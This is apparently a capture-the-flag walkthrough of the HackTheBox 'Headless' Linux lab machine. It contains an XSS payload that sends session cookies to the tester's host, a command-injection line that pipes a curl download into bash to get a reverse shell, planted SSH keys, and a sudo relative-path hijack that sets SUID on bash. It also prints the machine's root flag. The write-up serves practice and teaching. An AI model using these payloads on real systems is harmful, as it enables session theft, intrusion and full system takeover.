Headless - Easy - Linux
Nmap scan
Two open ports. SSH and Werkzeug hosting a python web application on port 5000.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
# Nmap 7.94SVN scan initiated Sat Mar 30 23:12:51 2024 as: nmap -sCV -p- -v -oN portscan.log 10.10.11.8
Nmap scan report for 10.10.11.8
Host is up (0.031s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 90:02:94:28:3d:ab:22:74:df:0e:a3:b2:0f:2b:c6:17 (ECDSA)
|_  256 2e:b9:08:24:02:1b:60:94:60:b3:84:a9:9e:1a:60:ca (ED25519)
5000/tcp open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/2.2.2 Python/3.11.2
|     Date: Sun, 31 Mar 2024 03:13:16 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 2799
|     Set-Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs; Path=/
|     Connection: close

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Mar 30 23:14:43 2024 -- 1 IP address (1 host up) scanned in 111.93 seconds
Inspecting port 5000

The python web application presents a contact form to submit a request for support. Nothing else of interest. The contact form may be vulnerable to SSTI, XSS, SQL or command injection.
URL: http://10.10.11.8:5000/support
Directory enumeration
Gobuster revealed a dashboard endpoint which is restricted. A valid session will be required to access it.
1
2
3
4
┌──(kali㉿kali)-[~/hackthebox/headless]
└─$ cat gobuster.log
/support              (Status: 200) [Size: 2363]
/dashboard            (Status: 500) [Size: 265]
WAF

Certain requests were blocked while testing. WAF is blocking anything with malicious characters. The output was interesting because it returned user controlled input. I tested various SSTI payloads and nothing of value was returned. XSS payloads worked when delivered within the user agent of the request.
Since there is a dashboard endpoint that requires a valid session and a way to deliver XSS payloads that strongly hints towards cookie stealing for the next step.
XSS via User-Agent
The WAF blocked a good variety of XSS payloads. The below request was not blocked by the WAF.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
POST /support HTTP/1.1
Host: 10.10.11.8:5000
User-Agent: <img src=x onerror=fetch('http://10.10.14.21/'+document.cookie);>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 67
Origin: http://10.10.11.8:5000
Connection: close
Referer: http://10.10.11.8:5000/support
Cookie: is_admin=true
Upgrade-Insecure-Requests: 1

fname=test&lname=test&email=test%40test.com&phone=test&message=<>
XSS Reponse
Below is the reponse of the above request. The users session cookie has been included in the GET parameter of the HTTP request.
1
2
3
4
5
6
7
8
9
┌──(kali㉿kali)-[~/hackthebox/headless]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.14.21 - - [13/Apr/2024 05:16:51] code 404, message File not found
10.10.11.8 - - [13/Apr/2024 05:17:51] code 404, message File not found
10.10.11.8 - - [13/Apr/2024 05:17:51] "GET /is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0 HTTP/1.1" 404 -
10.10.14.21 - - [13/Apr/2024 05:18:03] "GET / HTTP/1.1" 200 -
10.10.11.8 - - [13/Apr/2024 05:18:53] code 404, message File not found
10.10.11.8 - - [13/Apr/2024 05:18:53] "GET /is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0 HTTP/1.1" 404 -
Accessing Dashboard

Adding the cookie obtained via XSS to the browser storage allowed access to the dashboard.
RCE Test - Dashboard
The dashboard is vulnerable to command injection. Sleep is a useful system command to use when testing for command injection since it works blind. There was a consistant time delay which confirmed RCE was obtained.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(kali㉿kali)-[~/hackthebox/headless]
└─$ cat dashboard-rce
POST /dashboard HTTP/1.1
Host: 10.10.11.8:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 45
Origin: http://10.10.11.8:5000
Connection: close
Referer: http://10.10.11.8:5000/dashboard
Cookie: is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0
Upgrade-Insecure-Requests: 1

date=2023-09-15;sleep+5
RCE Reverse Shell - Dashboard
Below is a copy of the full request to obtain a reverse shell. A bash reverse shell was used as the payload. The payload was hosted on a python web server which will be downloaded with curl and piped into bash.
This method of attack is beneficial for several reasons. Firstly it makes debugging the attack easier because if you get a reponse on the web server you know RCE is working. If the reverse shell fails to return after receiving the request you know there is a problem with the payload or there are extra protections in place on the victims end such as firewalls or anti-virus. Secondly it limits the amount of potential bad characters in the initial request increasing the odds of it working.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(kali㉿kali)-[~/hackthebox/headless]
└─$ cat dashboard-rce
POST /dashboard HTTP/1.1
Host: 10.10.11.8:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 45
Origin: http://10.10.11.8:5000
Connection: close
Referer: http://10.10.11.8:5000/dashboard
Cookie: is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0
Upgrade-Insecure-Requests: 1

date=2023-09-15;curl+10.10.14.21/shell+|+bash
Reverse Shell - dvir user
Reverse shell returned as the dvir user. Python was already installed on the victims machine and used to upgrade the shell to a full TTY.
1
2
3
4
5
6
7
8
9
┌──(kali㉿kali)-[~/hackthebox/headless]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.21] from (UNKNOWN) [10.10.11.8] 45602
bash: cannot set terminal process group (1353): Inappropriate ioctl for device
bash: no job control in this shell
dvir@headless:~/app$ id
id
uid=1000(dvir) gid=1000(dvir) groups=1000(dvir),100(users)
Adding SSH keys
I could not find any user credentials on the file system. No databases running either. Since SSH was active keys were added to authorized_keys and granted the correct permissions.
1
2
3
4
dvir@headless:~/.ssh$ echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBhrRQwNfuUkaox5UY13Y6nX/6tipII7w5EGc9z2mPRS kali@kali" > authorized_keys
<nX/6tipII7w5EGc9z2mPRS kali@kali" > authorized_keys
dvir@headless:~/.ssh$ chmod 600 authorized_keys
chmod 600 authorized_keys
SSH Access - dvir user
SSH access obtained as the dvir user.
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(kali㉿kali)-[~/hackthebox/headless]
└─$ ssh dvir@10.10.11.8 -i dvir
Linux headless 6.1.0-18-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.76-1 (2024-02-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have mail.
Last login: Wed Apr 10 17:10:31 2024 from 10.10.14.23
dvir@headless:~$
SUDO Permissions
dvir user has permissions to execute /usr/bin/syscheck as root with sudo.
1
2
3
4
5
6
7
8
dvir@headless:~$ sudo -l
Matching Defaults entries for dvir on headless:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User dvir may run the following commands on headless:
    (ALL) NOPASSWD: /usr/bin/syscheck
dvir@headless:~$
Inspecting syscheck
A bash script which appears to be checking the status of a non-existent database service. If the database service is not running it will execute initdb.sh from the users current working directory. This is not a safe method of executing a script. The secure method would use the absolute path of the script or binary. It should be possible to hijack this call to run the script by creating one in a directory the current user controls.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
dvir@headless:~$ cat /usr/bin/syscheck
#!/bin/bash

if [ "$EUID" -ne 0 ]; then
  exit 1
fi

last_modified_time=$(/usr/bin/find /boot -name 'vmlinuz*' -exec stat -c %Y {} + | /usr/bin/sort -n | /usr/bin/tail -n 1)
formatted_time=$(/usr/bin/date -d "@$last_modified_time" +"%d/%m/%Y %H:%M")
/usr/bin/echo "Last Kernel Modification Time: $formatted_time"

disk_space=$(/usr/bin/df -h / | /usr/bin/awk 'NR==2 {print $4}')
/usr/bin/echo "Available disk space: $disk_space"

load_average=$(/usr/bin/uptime | /usr/bin/awk -F'load average:' '{print $2}')
/usr/bin/echo "System load average: $load_average"

if ! /usr/bin/pgrep -x "initdb.sh" &>/dev/null; then
  /usr/bin/echo "Database service is not running. Starting it..."
  ./initdb.sh 2>/dev/null
else
  /usr/bin/echo "Database service is running."
fi

exit 0
Creating malicious initdb.sh
I created a file called initdb.sh in the ‘/tmp’ directory and granted it executable permissions. The contents of the script used chmod to grant bash root access for all users. If syscheck is executed while /tmp is the current working directory it should execute the malicious initdb.sh as root.
1
2
3
4
dvir@headless:/tmp$ nano initdb.sh
dvir@headless:/tmp$ chmod +x initdb.sh
dvir@headless:/tmp$ cat initdb.sh
chmod u+s /bin/bash
Executing syscheck with SUDO
Testing the theory.
1
2
3
4
5
6
7
8
dvir@headless:/tmp$ sudo /usr/bin/syscheck
Last Kernel Modification Time: 01/02/2024 10:05
Available disk space: 1.6G
System load average:  0.05, 0.07, 0.09
Database service is not running. Starting it...
dvir@headless:/tmp$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1265648 Apr 24  2023 /bin/bash
dvir@headless:/tmp$
Root Shell Obtained
After executing syscheck with sudo I checked the permissions on bash. It worked. bash -p was used to run bash with preserved root permissions. Root flag captured.
1
2
3
4
5
6
dvir@headless:/tmp$ bash -p
bash-5.2# id
uid=1000(dvir) gid=1000(dvir) euid=0(root) groups=1000(dvir),100(users)
bash-5.2# cat /root/root.txt
d8fd3136f8b7fcc61f7aee7091901f45
bash-5.2#